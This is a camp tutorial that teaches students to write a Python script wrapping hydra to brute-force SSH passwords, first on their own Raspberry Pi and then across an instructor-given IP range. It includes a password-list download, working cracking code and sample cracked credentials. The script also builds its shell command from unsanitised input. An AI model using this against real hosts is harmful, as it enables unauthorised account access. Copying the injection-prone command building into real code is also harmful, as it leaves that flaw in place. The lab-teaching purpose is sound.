CyberCamp at UNK

Password cracking

What you will learn with this tutorial...

The purpose of this tutorial is to develop a Python script that will help us to crack the password of a given user. To do so, we will use a program called ***hydra****. Throughout the tutorial we will code together an example to learn how hydra works, and we will know how to obtain the default password of one of the users of our Raspberry Pi. After that, in the exercise, you will be asked to crack the password of a user located in another computer in the same network. Let's start!*

1 Hydra

Hydra is a brute force password cracking tool. A ***brute force*** attack consists of systematically checking all possible keys or passwords until the correct one is found. It basically works like this: given an *username* of a certain computer, what hydra does is trying a collection of passwords until it finds the correct one for that user. This collection of passwords is called ***dictionary***. You can find a lot of password dictionaries on line, but for our tutorial you will be given one to work with.

The first step for us is to install hydra in our computers. To do so, open your **terminal** and type the following command:

```
sudo apt-get install hydra hydra-gtk
```

Hit **enter**. Type **Y** for any confirmation that might show up. Now we have hydra installed and we can start coding our Python script.

2 Script

First thing is to obtain the passwords file that we will use in our scripts. Open the terminal, navigate through the directory of your preference and type the following command:

```
wget https://raw.githubusercontent.com/igorceridorio/RubberDuckyPayloads/master/passwords.txt
```

Once this is done, open your code editor and type all of the code below. After the code we will understand together what is going on. There are a couple of new things we didn't see before, but don't worry, they are really easy to understand.

```
1   import subprocess
2
3   def main():
4
5       print("= Practical project - Cracking passwords =\n")
6
7       username = raw_input("What is the username? ")
8       fileName = raw_input("What is the name of the dictionary file? ")
9       ip = "localhost"
10      foundPassword = False
11
12      print "Obtaining the password...\n"
13
14      command = "hydra -l " + username + " -P " + fileName + " " + ip + "
    ssh -t 4"
15
16      proc = subprocess.Popen([command], stdout=subprocess.PIPE, shell=
    True)
17      (out, err) = proc.communicate()
18
19      if "password:" in out:
20          foundPassword = True
21          print "Password found!\n"
22
23          words = out.split()
24
25          hostIndex = words.index("host:")
26          print "The host is: %s" % (words[hostIndex + 1])
27          print "Username: %s" % (words[hostIndex + 3])
28          print "Password: %s" % (words[hostIndex + 5])
29
30      if foundPassword:
31          print "\nPassword found. End of execution.\n"
32      else:
33          print "\nAny password found.\n"
34
35
36  main()
```

Let's understand our code.

This is how it's going to work: we will inform a ***username*** and a name for a ***dictionary*** file. With these information we will build a ***hydra command*** and execute it. After the execution we will check if hydra found any password for us. The last step will be displaying the computer identification, username and password (if any).

In order to call the commands for hydra from within our Python script we need to `import subprocess`. That's what we do on **line 1**. **Subprocess** is called whenever

we want to run a terminal command with a Python code, just like what we want to do now.

On **lines 7 and 8** we ask the user of our code to inform the username he/she wants to crack and the name of the dictionary password file that will be used.

Line 9 defines a string called `ip`. This is the address of the computer where the *username* that we want to crack is located. In this case, `localhost` means it is the same computer that we are executing the code, since in this exercise we want to crack a user of our own Raspberry Pi.

Line 10 defines a variable called `foundPassword` as `False`. This is a data type that we didn't see yet. It is called **Boolean**. This type defines a variable as **True** or **False**, and in our case will be used to check if we found or not the password of our *username*.

Line 14 is quite important. Here we apply to a string variable our ***hydra command***. This is the code that hydra will execute in order to try discovering our password. Let's take a closer look at it.

```
1    command = "hydra -l " + username + " -P " + fileName + " " + ip + " ssh
     -t 4"
```

Here we are *concatenating strings*. This means that we are getting a lot of different strings and "pasting" them together. Whenever we use a plus sign (+) what it does is paste the previous string with the following one. In our case we are creating a big single string that will store our complete command. Easy, right?

Let's understand the hydra command. first we call `hydra`, the following `-l username` tells hydra which user we want to crack. After that, `-P fileName` specifies the file that we are going to use as our passwords dictionary. To finish the command, `ip ssh -t 4` informs the address of the computer we want to crack. The `ssh -t 4` part defines the type of our attack, don't worry about this, just copy it for now, this a little bit more complex than what we need to understand right now.

After our command is built, we finally use our `subprocess` to call it. This is what **lines 16 and 17** do. They send our command to be executed and stores the result of it in two variables: `out` (will store the return of our command) and `err` (if an error occurs it is stored in this variable).

After our command is executed, hydra returns a lot of information to us. This is an example of return:

```
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-11 22:59:24
[DATA] 4 tasks, 1 server, 50 login tries (l:1/p:50), ~12 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 127.0.0.1   login: tutorial6   password: admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-11 22:59:45
```

Figure 1: Hydra output example

Here we can see that hydra found that the password for our user **`tutorial6`** is **`admin123`**, and the pc address is **`127.0.0.1`**. However, hydra also displayed a lot of other information that are not important to us right now. So what our code does next is to **process** this output, in order to retrieve only the information that are important for us.

Line 19 defines a **conditional**. With conditionals, we just execute a certain block of code **if** a condition is met (if it is **True**). In this case, as we can see in our hydra output example image, if the output contains the term "**`password:`**" it means that hydra obtained the information that we want. If this happens, on **line 20** we set our `foundPassword` variable to **`True`**, because now we are sure that we found a password!

Line 23 gets the string with all the return from the command executed by hydra and splits all its words, storing them in the variable called **`words`**. This variable is a ***list*** with all the words that came from the **`out`** variable.

What **line 25** does is store the position where the term "**`host:`**" is located in our `words` list. As you can see in the image, host is the first information that hydra returns to us after executing its command.

Lines 26 through 28 display the important information for the user. The **host address** is the word located 1 position after the term term "**`host:`**", hence `words[hostIndex + 1])` prints in the screen the word located in that position of our list. Similarly, the **username** is located at `words[hostIndex + 3])` and the **password** at `words[hostIndex + 5])`.

We are almost done. Last thing is to use the information that we stored in our variable `foundPassword`. As we discussed before, if a password is found, our variable has the value of **`True`**. On **line 30**, `if foundPassword` means: "***if the variable foundPassword has the value True, then execute the code below***". Hence, if we found the password we display to the user that we did it, and the program ended. Otherwise, (**`else:`**) we didn't find the password and then we display the message "***Any password found***".

This is our full script! Save your code on the same directory as the passwords file and let's execute it.

You should obtain something like this:

```
= Practical project - Cracking passwords =

What is the username? pi
What is the name of the dictionary file? passwords.txt
Obtaining the password...

Password found!

The host is: 127.0.0.1
Username: pi
Password: raspberry

Password found. End of execution.
```

Figure 2: Script output

When asked the username type: **pi**. When asked the dictionary file type the name of the file **with** its extension (*the .txt*), otherwise it will not work. Another important information is that your dictionary file **must be** in the same folder of your script code! As you can see, using our dictionary we were able to find the password for our user **pi**.

Now that you cracked an user in your own pc, let's go to the exercise and try to crack an user located in another computer throughout ssh protocol!

Now try for yourself!

It's your turn! Create a new file and name it ***crackingExercise.py****.*
Your job now will be trying to crack an user in another computer.

The name of the user that you will have to crack is: ***tutorial6***

Just like the previous one, you should ask the person using your program the name of the user that he/she wants to obtain the password, as well as the name of the dictionary file.

Now comes the different part. You don't know what is the address of the computer that you will attack. On our example we knew it was ***localhost*** *(our own computer), but now you don't have this information. Your instrcturor will tell you what is the range of ips that you should attack in order to find the* ***tutorial6*** *user (for example:* ***10.0.0.1*** *and* ***10.0.0.20****).*

What you should do is to build a loop that will call one hydra command for each of the ips in the range, trying to discover the correct address that contains the user that you are looking for.

Some important hints to help you do this:

- Define a base string for your ip address, like `baseIp = 10.0.0.`;
- Create a loop with the appropriate range;
- You learned how to concatenate strings. For each time you call your loop, concatenate the base ip with the actual value of your range. To do so you will have to convert you range (that is a number), to a string (that is your ip). `str(x)` will convert the variable `x` (the value of your range at that time) to string and "paste" it to the end of your base ip. Hence you should have something like:
  - `fullIp = baseIp + str(x)`

When you try to execute the hydra command in an ip address that can't be found in the network the console will display an error, don't worry, this is normal, hydra will continue executing the command for the following ip that your code will generate.

That's it! In the image below you can see an example of this code running (of course the password changed, this is just the example **:-)**):



Figure 3: Exercise output example

Good luck!